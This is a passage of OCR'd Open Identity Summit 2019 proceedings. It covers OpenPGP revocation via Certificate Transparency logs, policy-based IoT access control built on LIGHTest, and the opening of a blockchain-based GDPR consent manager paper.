generate a specially formed TLS certificate with a well-known suffix, i.e. domain name. The name for which the certificate is valid includes the actual bytes of the revocation signature. *revocationbytes*.revocation-service.org. This certificate is then placed in the CT log, such that the public can detect its presence. These three steps, sending the revocation bytes, generating the specially crafted TLS certificate, and placing it in the existing CT logs, form the publishing protocol shown in Fig. 3.

Note that we do not define how exactly the Revocation Service gets hold of the revocation bytes. One of many ways is to send an e-mail or upload via a Web interface. Notice that the name for which the certificate is valid includes the key id. This is an optimisation for speeding up clients searching for revocations and is not necessary to fulfil our security requirements. While we do not specify how the certificate should be generated, we envision the use of the ACME [Yl16] protocol to automatically generate the certificates. Once the certificate has been generated, it is placed in the CT log. Note that this is done by the CA signing the certificate. We also note that the number of such revocation services is not limited to one. In fact, the sole reason for a centralised service is to provide a well-known suffix which makes querying for the information much more feasible. It is conceivable that clients wishing to ask for revocations have multiple well-known suffixes to search for and that clients revoking their certificate contact multiple services. Also, because of the querying protocol shown below, clients do not need to trust the contents of the *revocationbytes*, so the server does not need to defend against wrong or fraudulent submissions.

Querying the revocation service When a messaging client wishes to learn whether a given certificate has been revoked it investigates the CT logs and checks for the presence of certificates including bytes of a revocation signature for the certificate. We assume that the client verifies the CT log for authenticity and integrity as per the regular CT protocol.

Fig. 4 shows the querying protocol. Note that we do not specify how exactly the client obtains the CT log in order to check for the presence of a certificate with a certain host



Fig. 4: Revocation Querying Protocol

name. We refer to the mechanisms CT provides for what is called a "monitor" [LKL13, §5.3]. One trivial option is to use the HTTP interfaces of the CT log servers to obtain all Merkle trees and all X509 certificates contained therein. The client can then iterate over all X509 certificates for host names with the well known suffix `keyid.rvc-svc.org`.

Verifying the Revocation Signature If the presence of such a certificate is detected in the log, the client trivially extracts the *revocationbytes* from the host name found in the X.509 certificate and appends them to the OpenPGP certificate the client already knows. If the *revocationbytes* make a valid OpenPGP packet with a valid signature under the public key of the certificate it has been appended to, the client will mark the certificate as revoked.

5 Discussion

In this section we discuss the properties of our presented protocol for publishing and querying revocations.

Privacy The proposed protocol is private under the assumption that the client either crawls the CT logs itself or queries a trusted monitor service (as per the CT standard [LKL13]) for the presence of certificates in the log. If the monitor is not trusted, this query may present a privacy risk, because it lets the monitor know who the client wishes to communicate with. We note that Web clients, e.g. browsers, are exposed to a similar but slightly different problem. In the Web context, the client obtains the certificate to check whereas in our context we do not have such a certificate up front.

Integrity The *revocationbytes* are transported as part of a X509 certificate in a CT log which in turn is integrity protected by the Merkle tree. A modification of the X509 certificate would invalidate the Merkle tree and thus be detectable by a client. Additionally, the

presented scheme is secure against the centralised Revocation Service becoming malicious either intentionally or by being coerced into misbehaving. Because the client does not rely on the mere existence of a TLS certificate in the CT log but rather verifies that the revocation bytes do indeed verify under the public key it ought to revoke. The assumption is that the client checking for the revocation already possesses the public key it wants to check and that the service cannot produce a valid signature, e.g. it does not have access to an oracle or the private key.

Equivocation-Resistance Because the Revocation Service itself does not respond to queries about revoked keys but merely creates the certificates with a well known name, it cannot equivocate in the first place. The scheme is thus as equivocation-resistant as the CT log. That is, clients obtain signed responses in form of Signed Tree Heads (STH) from the CT logs in order to check for integrity [LKL13]. The clients can then exchange those STHs with their peers and compare whether they have received differing information. Additionally, the server would need to maintain separate branches of the STHs of the Merkle tree and remember which branch it provides to which client. So while the presented scheme does not prevent equivocation it makes it expensive and detectable. Even if we assume an attacker being capable of equivocating, it needs to prevent clients from exchanging the STHs they received from the CT logs because these allow for uncovering equivocation hence leading to a loss of reputation of the CT log.

Non-Repudiation Our proposed scheme achieves non-repudiation, because clients receive signed responses as mentioned above. Clients can propagate the information they retrieve and convince others of the authorship of the information. That is, the STHs will have a valid signature which allows for attributing a potentially malicious Merkle tree.

Runtime In addition to the security requirement we discuss the computational and bandwidth effort, a client has to make. Firstly, we note that a simpler protocol would have the same security guarantees but worse computational characteristics. A simpler protocol like this would not make the key id part of the host name and merely encode the revocation bytes. The client would then have to verify all revocation bytes it sees in the CT log against all the public keys it knows about. We include a hint, the key id, in the host name so that the client can discard non relevant host names. A host name is deemed relevant if it matches the key id of the certificate of which the client is querying the revocation status.

Secondly, it is possible to optimise the scheme further by placing a certificate for multiple host names in the CT log. In particular, a certificate which has *keyid*.rvc-svc.org as well as *revocationbytes*.*keyid*.rvc-svc.org as Subject Alternative Names (SANs) might be more easily located by a client.

Thirdly, we note that a simple implementation of our protocol incurs a download of the whole CT log along with the corresponding certificates. Because we have not specified how exactly to query for host names in the CT log, clients use the monitor infrastructure envisioned by Certificate Transparency to check for host names with the desired known suffix. At the time of writing, several such services exist. Our proposed protocol for querying allows for anonymous queries so those services can be used through anonymisation networks.

Lastly, the Revocation Service could help the client locate the actual certificate by offering resolvable names with a TLS server. The client would attempt to connect to the host name on a well know port, e.g. 443, and receive the actual X509 certificate, e.g as part of a TLS handshake. While this speeds the clients up and makes using a monitor service more private, it makes operating the Revocation Service more expensive due to the requirement of an online presence. So far, the Revocation Service merely provides the well known suffix for placing certificates in the CT log. While this typically requires an online presence, it is only needed for a short amount of time.

6 Challenges

This section describes problems with the approach of using the Certificate Transparency system for our purpose of storing OpenPGP revocation information.

DNS label length TLS certificates are currently using X.509v3 syntax for the certificates. While we are theoretically free to use any field in that notation, we need to have our certificate signed by a CA. Those CAs tend to be overly cautious about signing X.509 structures. In fact, they usually generate those themselves. The only fields we can certainly influence are the public key and the host name. We investigate which of those fields are fit for our purpose.

In DNS, every host name can only be 253 octets long and every part, that is the name between the dots, can be up to 63 octets long [Mo87],[Br89],[BE97]. RSA keys are still very common in the OpenPGP ecosystem and these keys tend to produce relatively long signatures. Assuming no other overhead in the host name, the actual revocation, and in the padding of the resulting signature, we can encode a signature for a key of up to 253 octets or 2024 bits. The recommendation for the length of RSA keys generated today is 3000 bits or longer [Bu18].

CT logs may cease to exist In fact, Cloudflare and Google have set up CT logs which only accept certificates expiring in a particular year. The Baseline Requirements [CA18] demand PKIX CAs to only issue certificates with an expiry date not longer than two years in the future. After the expiry date, the certificate is invalid, regardless of whether it had been included in the CT logs. The idea, thus, is to not maintain one CT log indefinitely, but only for as long as all certificates included in the log have expired. This presents a challenge for

our use-case, because due to the packet-based structure of OpenPGP certificates it remains unknown whether a key has expired as a packet which extends the lifetime of the key might exist but has not yet been disseminated.

Operation of the Revocation Service While the presented scheme reuses existing CT log infrastructure, it still requires an actual service to be run and maintained. In particular, submission of revoked OpenPGP public keys as well as the generation of TLS certificates need to be provided. We argue that the cost of running such a service is comparatively low, but we appreciate that the cost is not zero. We also note that the amount of trust placed in the newly introduced Revocation Service is lower than the existing key server infrastructure. Instead of having to trust the service for not modifying the data in transit, we need to trust it to actually generate the TLS certificates rather than denying to do it. We envision that a promise of service can be given, similar to what CT does for the SCTs. However, the proposed protocol is kept simple to ease its adoption.

7 Related Work

A large body of work in the area of distributed consensus, PKI, and secure messaging exist. For brevity reasons, we only discuss the work that, according to our knowledge, is closest to what we presented in this paper, namely the concept of Revocation Transparency.

Revocation Transparency [LK12] is a proposed concept to address verifiable revocations. However, it assumes that revocations can be deleted. In the WebPKI this is true, because the Baseline Requirements demand certain lifetimes of keys. For decentralised asynchronous messaging, however, no such list of requirements has been established yet. It is conceivable that this approach can be adapted by removing the ability to delete revocations, though. In fact, such a system would indeed fulfil the requirement of a publicly verifiable append-only data structure in which revocations can only be added and never removed while at the same time making equivocation expensive. The biggest obstacle of using Revocation Transparency is the lack of operators. Certificate Transparency enjoys the backing of major Internet companies which have an interest in unveiling misbehaviour of CAs. Decentralised asynchronous messaging does not enjoy the support of deep pocketed stake holders and infrastructure is thus more scarce.

8 Conclusion

We identified distributing certificate revocation information as a challenge in systems depending on public keys. We also identified requirements for the secure distribution of such revocations in a decentralised asynchronous messaging context: Integrity, Equivocation, Non-Repudiation, Privacy. We further proposed a protocol for publishing and querying

revocation information for OpenPGP certificates based on a publicly verifiable append-only data structure. Such a data structure is usually difficult and expensive to operate. Our research has shown that it is possible to overcome this problem by reusing existing infrastructure in form of Certificate Transparency log.

In the proposed scheme, OpenPGP revocation signatures are translated into host names which in turn are encoded in X.509 certificates. This allows for storing them in the already existing and successfully operated Certificate Transparency log. We derive our security guarantees to a large degree from the append-only nature of the Certificate Transparency logs. This includes the resistance against equivocation which cannot be defended against in the current OpenPGP ecosystem.

Bibliography

[Ba18] Barnes, Richard; Millican, Jon; Omara, Emad; Cohn-Gordon, Katriel; Robert, Raphael: The Messaging Layer Security (MLS) Protocol. Internet-Draft draft-ietf-mls-protocol-02, Internet Engineering Task Force, October 2018. Work in Progress.

[BE97] Bush, Randy; Elz, Robert: Clarifications to the DNS Specification. July 1997.

[Br89] Braden, R.: , Requirements for Internet Hosts - Application and Support, October 1989.

[Bu18] Bundesamt für Sicherheit in der Informationstechnik: BSI TR-02102-1: Kryptographische Verfahren: Empfehlungen Und Schlüssellängen. May 2018.

[CA18] CA/Browser Forum: Baseline Requirements for the Issuance and Management of Publicly - Trusted Certificates. October 2018.

[DCS07] Donnerhacke, Lutz; Callas, Jon; Shaw, David: , OpenPGP Message Format. RFC 4880, November 2007.

[LK12] Laurie, Ben; Kasper, Emilia: Revocation transparency. Google Research, September, 2012.

[LKL13] Langley, Adam; Kasper, Emilia; Laurie, Ben: RFC 6962: Certificate Transparency. June 2013.

[Mi02] Minsky, Yaron: SKS Synchronising Key Server. Bitbucket repository `https://bitbucket.org/skskeyserver/sks-keyserver/`, 2002.

[Mo87] Mockapetris, P. V.: Domain Names - Implementation and Specification. November 1987.

[MTZ03] Minsky, Yaron; Trachtenberg, Ari; Zippel, Richard: Set Reconciliation with Nearly Optimal Communication Complexity. IEEE Transactions on Information Theory, 49(9):2213–2218, September 2003.

[Sh03] Shaw, David: The OpenPGP HTTP Keyserver Protocol (HKP). Internet-Draft draft-shaw-openpgp-hkp-00, Internet Engineering Task Force, March 2003. Work in Progress.

[TR10] Turner, Sean; Ramsdell, Blake C.: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Message Specification. (5751), January 2010.

[Yl16] Ylonen, Tatu J: Automated access, key, certificate, and credential management. December 6 2016. US Patent 9,515,999.

Open Identity Summit 2019 Further

Conference Contributions

H. Roßnagel et al. (Eds.): Open Identity Summit 2019,
Lecture Notes in Informatics (LNI), Gesellschaft für Informatik, Bonn 2019 157

Policy-based Access Control for the IoT and Smart Cities

Olamide Omolola[1], Stefan More[1], Edona Fasllija[1], Georg Wagner[1], Lukas Alber[1]

Abstract: The Internet of Things (IoT) can revolutionise the interaction between users and technology. This interaction generates sensitive and personal data. Therefore, access to the information they provide should be restricted to only authorised users. However, the limited storage and memory in IoT make it impractical to deploy traditional mechanisms to control access. In this paper, we propose a new access control mechanism based on trust policies adapted from LIGHT^{est}. The proposed protocol also handles delegations in the IoT context elegantly. We provide the protocol overview and discuss its practical applications in the IoT environment.

Keywords: Trust Infrastructure; IoT; Smart City; Access Control; Trust Policy; LIGHT^{est}

1 Introduction

The steady growth of the urban population puts existing urban infrastructure under considerable strain.

Around the globe, municipalities are turning towards the Internet of Things and its benefits in infrastructural resilience, improved city services, and management, environmental sustainability, and last but not least operational efficiency - or, in other words, cost reduction.

Many of these IoT applications are sensitive because they deal with personal data or critical public infrastructure. These present a target-rich environment for attackers.

Keeping the information above in mind, one relevant issue of smart cities arises: How can citizens securely access those benefits, without exposing them or the infrastructure to security and privacy threats? Typical home IoT standards are usually not applicable in the public domain. Therefore, publicly exposed mechanisms need to cope with this issue.

The LIGHT^{est} project [2] aims to build a lightweight infrastructure easy and quick verification of electronic transactions. This paper answers the questions asked above using components from LIGHT^{est}. The contributions of this paper are:

[1] Technische Universität Graz, Institut für Angewandte Informationsverarbeitung und Kommunikationstechnologie, Inffeldgasse 16a, 8010 Graz, Austria; firstname.lastname@iaik.tugraz.at

[2] LIGHT^{est} means Lightweight Infrastructure for Global Heterogeneous Trust management in support of an open Ecosystem of Stakeholders and Trust schemes.

- We introduce a policy-based access control model for public IoT services based on the LIGHT^{est} project
- We adapt LIGHT^{est} components such as delegations and trust policies and show their usage in IoT.

2 Current State of Access Control in the IoT and Smart Cities

IoT devices are inherently attractive targets to attackers because of the privacy-sensitive data they generate and their close interaction with critical infrastructure. Therefore, access to IoT devices and their resources should only be granted to verified identities that satisfy a specific set of access control rules.

One of the key means to secure and protect devices from those threats is access control. In subsequent paragraphs, we give an overview of the traditional access control mechanisms that were investigated for IoT.

Access Control Matrix (ACM) is a table that lists Subjects and Objects and defines which Subject can access which Object [AS17]. **ACM**, however, is known to suffer from scalability issues, as the size of this matrix can grow when applied to large-scale IoT systems. **ACM** was used as the basis for the design of two more access control mechanisms, namely (a) **Access Control Lists (ACL)** (b) **Capability-Based Access Control (CapBAC)**. **ACL** differs from ACM in representing the access control rights as linked lists for each object (resource), therefore eliminating the empty cells that would be present in ACM. However, the scalability of **ACL** is still a major issue, especially in resource-constrained devices.

In contrast with **ACL**, which is Object (Resource) oriented, **CapBAC** focuses on the Subject and uses the Capability Authorization Model. A capability is a communicable, unforgeable token of authority, and its possession by a subject grants the subject the access rights of the capability. One major issue is how to prevent an adversary from stealing the capability.

Another well-known access control paradigm is **Role-Based Access Control (RBAC)** [Sa97]. The basic idea of the **RBAC** model is that it lays its foundations on the user's role, rather than its identity (like **ACL** and **CapBAC**). With **RBAC**, multiple roles can be assigned per subject, and access rights can be defined for these roles. The scalability of the **RBAC** model is highly dependent on the roles being well-designed especially for IoT systems because systems can grow in size and complexity very quickly.

ACL, **CapBAC** and **RBAC** provide coarse-grained access rights that cannot consider other important factors in IoT systems, such as time and location. In pursuit of more fine-grained access control models, the **Attribute-Based Access Control (ABAC)** was developed. **ABAC** uses a set of attributes of objects, subjects, and environment to create access tokens. The approach is far more flexible and attractive for IoT systems when compared to the identity or role-centric models. On the other hand, choosing a proper set of attributes and

the computation complexity of access policies are some of the main challenges of the **ABAC** model.

3 The LIGHT^{est} infrastructure

LIGHT^{est} [BL16] aims to create a trust framework for cross-border verification. This trust framework leverages existing infrastructure to provide trust verification of electronic transactions across borders. One such infrastructure is the Domain Name System (DNS). DNS is a hierarchical naming system for devices connected to a network or the internet. DNS maps human-readable domain names to IP addresses. Domain Name System Security Extensions (DNSSEC) is a suite of protocols that provides origin authentication of DNS data, authenticated denial of existence, and data integrity to the underlying DNS protocol.

LIGHT^{est} uses the DNSSEC root key [HS12] as the global trust anchor. All trust decisions made with LIGHT^{est} can be traced back to this trust anchor. The LIGHT^{est} infrastructure consists of the following components; Trust Scheme Publication Authority (TSPA), Trust Translation Authority (TTA), and a Delegation Provider (DP); and an Automated Trust Verifier (ATV).

In general, someone provides a transaction to the ATV for verification. The transaction is usually signed by the creator[3] of the transaction. The ATV verifies that the transaction is signed correctly and then proceeds to verify to which trust scheme the transaction belongs[4]. In a situation where a verifier uses a different trust scheme from the transaction, the TTA provides translations from one trust scheme to another. ATV can query the TTA for an equivalent trust scheme and use the translation for verification. The DP provides the validity information and revocation status of a delegation to the ATV if a delegation is involved [WOM17].

The whole process listed above is configured according to the verifier's specific needs with the use of a trust policy [MS18].

4 Approach: On-device authorisation

We propose an approach where an ATV component is running directly on a device is performing access control decisions based on trust policies. The trust policy is stored securely[5] in the IoT device. This secure storage of trust policies enables complex use-cases and scenarios by providing all the features that the LIGHT^{est} architecture supports.

[3] The creator of the transaction signs the transaction with his signing certificate's private key.

[4] This means that the ATV checks under which trust scheme the certificate that signed the transaction belongs and thereby attributes the transaction to that trust scheme.

[5] The owner of the IoT device can use any secure means of storage available

Trust policies are rules written in a machine-readable language (in this case, the Trust Policy Language) that describe conditions for certain actions. For example, a trust policy for access control can restrict the access to a certain person or group of people - therefore requiring certain identities. Trust policies can formulate generic rules, e.g., based on context, location, and time.

Furthermore, trust policies can take the readings of sensors into account. It is, therefore, possible to grant or deny access based on a complex set of rules. This proposed access control makes it easy to grant another person access the IoT device on behalf of the original device owner (or administrator). This empowerment is called delegation and this is an integral part of this approach.

4.1 Protocol Overview

This subsection explains the verification process for a client requesting access to an IoT device. We assume that there is an Access-Request client on the user's device that can generate the necessary Access-Request. We also assume that the IoT device is running the Automatic Trust Verifier. The mode of communication between the Access-Request client and the Automatic Trust Verifier on the IoT device can vary depending on the desires of the user. We outline protocol steps as shown in Figure 1:



Fig. 1: Protocol Overview.

1. **Step 1-2** The user creates an access request using an Access-Request client on any device of its choice and signs it with its key ID. The key ID is usually the private key of its key

pair or any other form of well-known IDs. The user sends this access request to the IoT device using any means of its choice.

2. **Step 3-6** On receiving the access request, the IoT device starts a challenge-response protocol (any secure, lightweight challenge-response protocol can be used at this stage) and determines if the user still holds the key pair.
3. **Step 7** Once the IoT device confirms that the user requesting access is in possession of the ID, the IoT device sends the access request to the Automatic Trust Verifier.
4. **Step 8-10** The Automatic Trust Verifier on the IoT device verifies that the access request fulfils the Trust Policy stored on the IoT device and if a delegation is available, it verifies if the delegation is valid and whether it conforms to the trust policy, too.

4.2 Verification Process on IoT Device

The Verification process on the IoT device begins when the Automatic Trust Verifier (ATV) on the IoT device verifies that the Access-Request is properly signed. After this is verified, the ATV extracts the ID [6], Command and Delegation. The next step is to verify the ID alongside with the delegation. The ID is checked for validity, but the process varies depending on the kind of ID. If a delegation exists, the ATV verifies the revocation status of the delegation which is stapled (added) to the delegation itself. Once the revocation status is checked, and the delegation is still valid, the verification proceeds and the ATV checks the resource that the identity can access. The restrictions on resources are provided by the Trust Policy which is stored on the IoT device. If the Access-Request Command section conforms to the allowable resources as specified by the Trust Policy, access is granted.

4.2.1 Access-Request Format

The Access-Request consists of two main parts and an optional section: namely the ID section, the Command section, and delegation section. The ID section contains the Public key of the resource requester. The key is the counterpart of the Private key used to sign the Access-Request. This ID section can also contain any form of ID that the resource requester uses. The Command section lists the resources that the user wants to access. If the IoT device does not have multiple resources or the specific levels of access are not defined in the Trust Policy, the Command section is ignored. This Command section gives the owner of the IoT device fine-grained control of the resources on the device.

The delegation section carries the delegation information that the owner of the device assigned to the resource requester. This section could be non-existent in some cases where delegation is not necessary. The delegation information contains information about resources the access requester can delegate to another or use to access the resources.

[6] The ID embedded into the access request is the public key of the private key that created the access request.

4.2.2 Delegation Format

Delegations occur when an entity, i.e., a mandator, gives another entity, i.e., a proxy, the authority to act on its behalf. Different data formats exist for delegations. This delegation data format is based on the structure presented in [WOM17].

The detailed description of the fields is described in [WOM17]. The most notable part of the representation is the *actions/domain* field. This field describes the allowed action(s) that have been delegated to the user creating the access request. The resource requester needs to add the delegation that it was given to the access request. From Figure **??** we can easily construct the correct data structure with the same field names.

4.3 Protocol Considerations

Unlike the access control models based on identity alone (**ACL, CapBAC**) or roles (**RBAC**), the policy-based access control mechanism provides more fine-grained control because policies can be written to grant or deny rights based on the identity, the role of a subject and other unique conditions such as the environmental or internal conditions.

The policy-based access control is also scalable since a single policy can be written and deployed on several IoT devices and executes a different set of rules depending on the environmental and internal variables of each IoT device.

ABAC is the closest approach to the policy-based access control proposed in this paper but differs in the scalability since different IoT devices on a common network will need different configurations while in the proposed policy-based access control, a single policy can execute differently on different IoT devices depending on the device conditions.

A major constraint of our approach is the fact that the IoT device must have enough storage and computational resources to run the ATV. Besides, we assume that the IoT device is connected to the Internet. The IoT device needs the Internet to query the external components such as Delegation Provider.

5 Conclusion and Future Work

This paper proposed a policy-based access control mechanism that is based on concepts from the LIGHT^{est} project. LIGHT^{est} aims to make trust verification of electronic transactions easier while also leveraging existing infrastructure such as the DNS (Domain Name System). The access control mechanism proposed in this paper allows fine-grained control on the IoT resources. The fine-grained control is reflected in its ability to express complex access control rules via TPL and handle delegations.

As part of future work, the ATV will be moved away from the IoT device to an independent system that the IoT device can query. This results in trust verification as a service and frees the IoT device from running an ATV, which frees more computation power and resources from the device. These freed resources can be used for other tasks.

Acknowledgements

The LIGHT^{est} project is partially funded by the European Commission as an Innovation Act as part of the Horizon 2020 program under grant agreement number 700321.

Bibliography

[AS17] Alramadhan, M.; Sha, K.: An overview of access control mechanisms for internet of things. In: Computer Communication and Networks (ICCCN), 2017 26th International Conference on. IEEE, pp. 1–6, 2017.

[BL16] Bruegger, B. P.; Lipp, P.: LIGHT^{est} - A Lightweight Infrastructure for Global Heterogeneous Trust Management. In: Open Identity Summit 2016, 13.-14. October 2016, Rome, Italy. Pp. 15–26, 2016.

[HS12] Hoffman, P. E.; Schlyter, J.: The DNS-Based Authentication of Named Entities (DANE) Transport Layer Security (TLS) Protocol: TLSA, RFC 6698, Aug. 2012, URL: https://rfc-editor.org/rfc/rfc6698.txt, visited on: 10/10/2018.

[MS18] Mödersheim, S.; Schlichtkrull, A.: The LIGHTest Foundation, EN 1601-2321, DTU Compute Technical Report, June 2018.

[Sa97] Sandhu, R.: Rationale for the RBAC96 family of access control models. In: Proceedings of the 1st ACM Workshop on Role-Based Access Control [C]. 1997.

[WOM17] Wagner, G.; Omolola, O.; More, S.: Harmonizing Delegation Data Formats. In. Oct. 2017.

H. Roßnagel et al. (Eds.): Open Identity Summit 2019,
Lecture Notes in Informatics (LNI), Gesellschaft für Informatik, Bonn 2019 165

Blockchain-based consent manager for GDPR compliance

Juan Camilo Vargas[1]

Abstract: The General Data Protection Regulation represents great challenges for companies. This paper proposes a model of consent management for personal data that uses blockchain technology to help address part of these challenges. On the one hand, the model aims to facilitate compliance with the regulation and offer an agile tool for consent control and interaction between data subjects, controllers and processors. On the other hand, it aims to offer data subjects a tool to assert their rights and get bigger control over their consents and indirectly over personal data. A proof of concept was developed using Hyperledger Fabric and allowed to identify the benefits and challenges of the model.

Keywords: GDPR, blockchain, consent, Hyperledger, Personal data economy.

1 Introduction

The General Data Protection Regulation - GDPR - came into force in May 2018. At that time, a significant proportion of companies considered that they were not fully prepared to comply or even had major gaps in compliance with this regulation [WPS18]. GDPR represents great challenges for companies not only from an administrative and legal perspective but also from a technical one, mainly in the areas of data security, data management and automation [Ib18]. The fines for non-compliance can amount to 20 million euros or 4% of the total annual global revenues of the company.

From the point of view of data administration, some solutions are available on the market that seek to help companies comply with regulatory requirements. Some of them focus on the administration of the consent that users must give for the processing of personally identifiable information (PII). Despite the benefits for companies, these solutions have some limitations: they can represent silos of information inside or outside the organization and don't give the user control and full visibility over their PII. Each controller can acquire or implement different mechanisms to handle consents. This creates a practical barrier that does not allow data subjects to easily maintain control over the consents across different organizations or countries. Over time, this represents a loss of control over their personal data, one of the main objectives of this regulation.

On the other hand, from a business perspective, the value of the data market has grown during the last five years at significant rates (9% in 2017) and is expected to surpass the threshold of 60 billion Euro in 2020 [Id18]. However, with the entry into force of GDPR

[1] Fraunhofer IAO, Competence Team Identity Management, Nobelstr. 12, 70569 Stuttgart, vargasjcamilo@gmail.com

many companies face difficulties to monetize personal data that has been consented since purchasing companies do not have agile mechanisms to verify the conditions under which the consents were granted and if they fully comply with the regulation. Lack of trust between companies reduces the growth of personal data market that conforms to regulation.

An alternative model of consent management of personal data is proposed using blockchain technology. As one of the types of distributed ledger technologies, blockchain offers novel security, trust and interaction features that can add value to the consent management model for the processing of personal data. In its most basic form, a blockchain can be described as a database that is decentralized and immutable and that keeps historical records of transactions and digital assets through a peer-to-peer network. The proposed model considers as participants in a blockchain network the three main actors defined in the GPDR: data subjects, data controllers and the data processors. Optionally, the model can allow authorities to be integrated into the network as a fourth participant with limited rights to the supervision of partial information upon request. These actors interact around consent facilitating compliance and accountability by companies in their role as data controllers and data processors and facilitating the exercise of subject's data rights. Additionally, the model can offer two novel advantages: On the one hand, it allows data subjects to easily decide where their data goes and to know where it is and for what purposes and by whom it is processed. It also provides a tool to make subsequent decisions and requests related to it in order to exercise the data rights established in the regulation. On the other hand, the model can be used by new fairer data monetization systems that share revenue with the data subjects according to the data they provide (see examples [HEN18] and [Pi18]).

2 Methods

The concept of the blockchain-based consent manager was conceived as a business network modelled on a permissioned federated blockchain [VK17] under the control of the actors themselves, i.e. under the control of the data subjects, controllers and processors. These are defined within the blockchain network as nodes that not only validate transactions but can also control who has access and can read or write in the ledger. A proof of concept was implemented using the Hyperledger Fabric framework [Hy18A] as it provides adequate tools for agile development on enterprise blockchain solutions. Figure 1 describes the overall vision of the proposed model.

In a normal operation, when a data subject consents the processing of his PII and the data controller collects and stores the data (1), a digital version of the consent is created as an asset and is registered in blockchain (2). This digital consent contains information that includes the categories of data consented, the purposes of processing, the conditions of storage or processing time and the identification of the data controller, joint controllers and processors if they exist. In other words, the consent contains the information that gives

form to the privacy policy and terms and conditions of the data controller. For the purposes of the proof of concept, the format of the consent was adopted and modified from the standard proposed by the consent receipt recommendation by the Kantara Initiative [Ka17].



Fig. 1: Blockchain-based consent manager general concept.

Once the consent is created in the blockchain, the personal information of the data subject is stored off-chain, that is, in the data controller's data base. Storing any personal information in a blockchain is not considered as a good practice as the data could not be modified or deleted later which can go against the right of modification and right to be forgotten [CLP18] [Bl18].

When the controller passes personal information to a data processor (3) a new transaction in the blockchain is executed (4). This transaction includes details of data and allowed processing like what data is exactly transferred (data categories), to whom, for what purposes and the period and conditions of processing. In the same way, the processor can register in the blockchain (5) processing activities listed in article 6 of GDPR, e.g. processing for the performance of a contract or passing the information to authorities for the performance of task carried out in the public interest.

Additionally, the data subject is granted access to the blockchain so he can execute two

types of activities (7): From one part, he can see the history of transactions related to his consent. That means, he is able not only to access to the conditions that rule the given consent but also he can see the activities the controller and processor(s) have registered in the network in relation to his data. For example, the subject would be able to have a list of the processors that are executing or have executed processing activities on his data and under what conditions as well as their contact data.

From the other hand, the subject can make requests related to his data rights established in the regulation. For example, if the subject considers that one or more processors are carrying processing activities that he considers to be outside the scope of the consent or that he doesn't want to consent anymore, he can request a restriction for processing (Art. 18) or simply withdraw his consent (Art.7). Requests for data erasure (Art.17), correction of data (Art.12) and access to data (Art. 15) were also implemented in the PoC.

From the data controllers and processors' perspective, the network becomes not only a source of immutable information that includes the business rules they have agreed upon and also the registered transactions in relation to specific subjects' data but also a log of processing activities. Thus, the ledger keeps most of the information that these actors must record according to article 30 and matches the models for registering processing activities suggested by the German Conference of Independent Federal and State Data Protection Authorities [Sa18]. Optionally, under request of authorities (Art.30 num.4) controllers and processors could make available for them all or partial information stored in the ledger.

